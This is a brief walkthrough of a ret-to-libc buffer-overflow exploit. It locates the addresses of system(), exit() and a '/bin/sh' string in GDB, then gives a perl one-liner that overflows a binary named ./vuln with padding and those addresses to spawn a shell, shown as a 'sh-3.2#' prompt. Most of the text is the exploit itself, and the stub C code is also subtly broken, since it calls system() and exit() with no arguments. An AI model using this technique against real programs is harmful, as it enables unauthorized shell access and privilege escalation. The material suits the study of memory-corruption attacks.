Find system() and exit()

```
int main(){
system();
exit();
}
```

Use GDB to find their addresses

Have all the addresses

system = 0xb7ed0d80
exit = 0xb7ec68f0
pointer to "/bin/sh" = 0xbffffe5d

These may differ for you

Now to find the RET value on the stack

can do it by binary fuzzing, or examining the stack values with GDB

the ret-to-libc exploit

```
$ ./vuln $(perl -e 'print "ABCD"x7 .
'\x80\x0d\xed\xb7\xf0\x68\xec\xb7\x5b\xfe\xff\xbf"')
```

Should give us:

sh-3.2#